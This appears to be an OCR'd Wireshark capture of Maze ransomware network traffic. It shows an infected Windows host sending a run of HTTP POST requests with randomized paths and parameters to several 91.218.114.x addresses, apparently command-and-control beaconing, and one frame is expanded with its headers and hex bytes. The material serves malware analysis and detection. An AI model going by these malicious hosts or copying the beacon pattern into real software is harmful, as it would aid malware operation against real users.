
Maze.31c.without.Win10.share.pcap
ip.src_host==192.168.210.211
No. Time Source Destination Protocol Length Info
4472 1171.419642 192.168.210.211 91.218.114.4 TCP 66 49181 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
4474 1171.420507 192.168.210.211 91.218.114.4 TCP 60 49181 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
4475 1171.423005 192.168.210.211 91.218.114.4 HTTP 659 POST /tracker/rtbaxunkdm.phtml?oqnf=4h&arsd=8s7swa HTTP/1.1 (application/x-www-form-urlencoded)
4477 1171.423139 192.168.210.211 91.218.114.4 TCP 60 49181 → 80 [FIN, ACK] Seq=606 Ack=1 Win=65536 Len=0
4480 1171.439292 192.168.210.211 91.218.114.4 TCP 60 49181 → 80 [ACK] Seq=607 Ack=410 Win=65280 Len=0
4481 1171.460718 192.168.210.211 91.218.114.11 TCP 66 49182 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
4483 1171.462121 192.168.210.211 91.218.114.11 TCP 60 49182 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
4484 1171.462930 192.168.210.211 91.218.114.11 HTTP 678 POST /transfer/archive/lxhfec.phtml?dqqs=3&tofw=qf10t5rh&v=qbwjjnx50 HTTP/1.1 (application/x-www-form-urlencoded)
4486 1171.463034 192.168.210.211 91.218.114.11 TCP 60 49182 → 80 [FIN, ACK] Seq=625 Ack=1 Win=65536 Len=0
4489 1171.486380 192.168.210.211 91.218.114.11 TCP 60 49182 → 80 [ACK] Seq=626 Ack=410 Win=65280 Len=0
4490 1171.544977 192.168.210.211 91.218.114.25 TCP 66 49183 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
4492 1171.545720 192.168.210.211 91.218.114.25 TCP 60 49183 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
4493 1171.547252 192.168.210.211 91.218.114.25 HTTP 653 POST /bshgubljasp7y=f28f26ud&pxmg=1or5u5d0 HTTP/1.1 (application/x-www-form-urlencoded)
4495 1171.547302 192.168.210.211 91.218.114.25 TCP 60 49183 → 80 [FIN, ACK] Seq=600 Ack=1 Win=65536 Len=0
4498 1171.562949 192.168.210.211 91.218.114.25 TCP 60 49183 → 80 [ACK] Seq=601 Ack=410 Win=65280 Len=0
4500 1171.590957 192.168.210.211 91.218.114.26 TCP 66 49184 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
4502 1171.592181 192.168.210.211 91.218.114.26 TCP 60 49184 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
4503 1171.593852 192.168.210.211 91.218.114.26 HTTP 631 POST /nq.cgi?spbw=tyq HTTP/1.1 (application/x-www-form-urlencoded)
4505 1171.593967 192.168.210.211 91.218.114.26 TCP 60 49184 → 80 [FIN, ACK] Seq=578 Ack=1 Win=65536 Len=0
4508 1171.609777 192.168.210.211 91.218.114.26 TCP 60 49184 → 80 [ACK] Seq=579 Ack=410 Win=65280 Len=0
4509 1171.637824 192.168.210.211 91.218.114.31 TCP 66 49185 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
4511 1171.639309 192.168.210.211 91.218.114.31 TCP 60 49185 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
4512 1171.640499 192.168.210.211 91.218.114.31 HTTP 662 POST /toqlj.jsp?d=2t72cg&m=226&juv=2bn67&oibl=558v5g HTTP/1.1 (application/x-www-form-urlencoded)
4514 1171.640540 192.168.210.211 91.218.114.31 TCP 60 49185 → 80 [FIN, ACK] Seq=609 Ack=1 Win=65536 Len=0
4517 1171.677475 192.168.210.211 91.218.114.31 TCP 60 49185 → 80 [ACK] Seq=610 Ack=410 Win=65280 Len=0
4518 1171.715617 192.168.210.211 91.218.114.32 TCP 66 49186 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
4520 1171.718105 192.168.210.211 91.218.114.32 TCP 60 49186 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
4521 1171.719289 192.168.210.211 91.218.114.32 HTTP 670 POST /boeqofpmpq.jsp?g=512xe&rro=6&mmou=0sf13&slwp=qx86ue0nj HTTP/1.1 (application/x-www-form-urlencoded)
4523 1171.719361 192.168.210.211 91.218.114.32 TCP 60 49186 → 80 [FIN, ACK] Seq=617 Ack=1 Win=65536 Len=0
4526 1171.738152 192.168.210.211 91.218.114.32 TCP 60 49186 → 80 [ACK] Seq=618 Ack=410 Win=65280 Len=0
4527 1171.762429 192.168.210.211 91.218.114.37 TCP 66 49187 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
4529 1171.763382 192.168.210.211 91.218.114.37 TCP 60 49187 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
4530 1171.764978 192.168.210.211 91.218.114.37 HTTP 666 POST /payout/support/yggaxssp.do?baft=54bq&rgvl=td76xdx4 HTTP/1.1 (application/x-www-form-urlencoded)
4532 1171.765022 192.168.210.211 91.218.114.37 TCP 60 49187 → 80 [FIN, ACK] Seq=613 Ack=1 Win=65536 Len=0
4535 1171.778745 192.168.210.211 91.218.114.37 TCP 60 49187 → 80 [ACK] Seq=614 Ack=410 Win=65280 Len=0
4536 1171.809175 192.168.210.211 91.218.114.38 TCP 66 49188 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
4538 1171.811557 192.168.210.211 91.218.114.38 TCP 60 49188 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
4539 1171.812344 192.168.210.211 91.218.114.38 HTTP 650 POST /checkout/login/nvennf.asp?xx=1a371 HTTP/1.1 (application/x-www-form-urlencoded)
4541 1171.812469 192.168.210.211 91.218.114.38 TCP 60 49188 → 80 [FIN, ACK] Seq=597 Ack=1 Win=65536 Len=0
4544 1171.828834 192.168.210.211 91.218.114.38 TCP 60 49188 → 80 [ACK] Seq=598 Ack=410 Win=65280 Len=0
4545 1171.856000 192.168.210.211 91.218.114.77 TCP 66 49189 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
4547 1171.857700 192.168.210.211 91.218.114.77 TCP 60 49189 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
4548 1171.859076 192.168.210.211 91.218.114.77 HTTP 648 POST /ticket/payout/ooavgyec.php?nmp=7 HTTP/1.1 (application/x-www-form-urlencoded)
4550 1171.859121 192.168.210.211 91.218.114.77 TCP 60 49189 → 80 [FIN, ACK] Seq=595 Ack=1 Win=65536 Len=0
4553 1171.873898 192.168.210.211 91.218.114.77 TCP 60 49189 → 80 [ACK] Seq=596 Ack=410 Win=65280 Len=0
4554 1171.903557 192.168.210.211 91.218.114.79 TCP 66 49190 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
4556 1171.905928 192.168.210.211 91.218.114.79 TCP 60 49190 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
4557 1171.907289 192.168.210.211 91.218.114.79 HTTP 675 POST /update/dcerjv.jsp?bt=5tuv28t45&rott=gy56i&o=vk38t0e1h3&nx=p HTTP/1.1 (application/x-www-form-urlencoded)
4559 1171.907353 192.168.210.211 91.218.114.79 TCP 60 49190 → 80 [FIN, ACK] Seq=622 Ack=1 Win=65536 Len=0
4562 1171.923292 192.168.210.211 91.218.114.79 TCP 60 49190 → 80 [ACK] Seq=623 Ack=410 Win=65280 Len=0
Frame 4557: 675 bytes on wire (5400 bits), 675 bytes captured (5400 bits)
Ethernet II, Src: VMware_81:32:cd (00:0c:29:81:32:cd), Dst: VMware_2d:7a:aa (00:50:56:2d:7a:aa)
Internet Protocol Version 4, Src: 192.168.210.211, Dst: 91.218.114.79
Transmission Control Protocol, Src Port: 49190, Dst Port: 80, Seq: 1, Ack: 1, Len: 621
Hypertext Transfer Protocol
POST /update/dcerjv.jsp?bt=5tuv28t45&rott=gy56i&o=vk38t0e1h3&nx=p HTTP/1.1\r\n
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; AS; rv:11.0) like Gecko\r\n
Host: 91.218.114.79\r\n
Content-Type: application/x-www-form-urlencoded\r\n
Content-Length: 342\r\n
Connection: Keep-Alive\r\n
\r\n
[Full request URI: http://91.218.114.79/update/dcerjv.jsp?bt=5tuv28t45&rott=gy56i&o=vk38t0e1h3&nx=p]
[HTTP request 1/1]
[Response in frame: 4561]
File Data: 342 bytes
0000 00 50 56 2d 7a aa 00 0c 29 81 32 cd 08 00 45 00 ·PV-z··· )·2···E·
0010 02 95 01 15 40 00 80 06 95 a8 c0 a8 d2 d3 5b da ····@··· ·····[·
0020 72 4f c0 26 00 50 1d 2d 19 65 5a ad e1 54 50 18 rO·&·P·- ·eZ··TP·
Maze.31c.without.Win10.share.pcap
Packets: 12034 · Displayed: 3217 (26.7%)
Profile: Default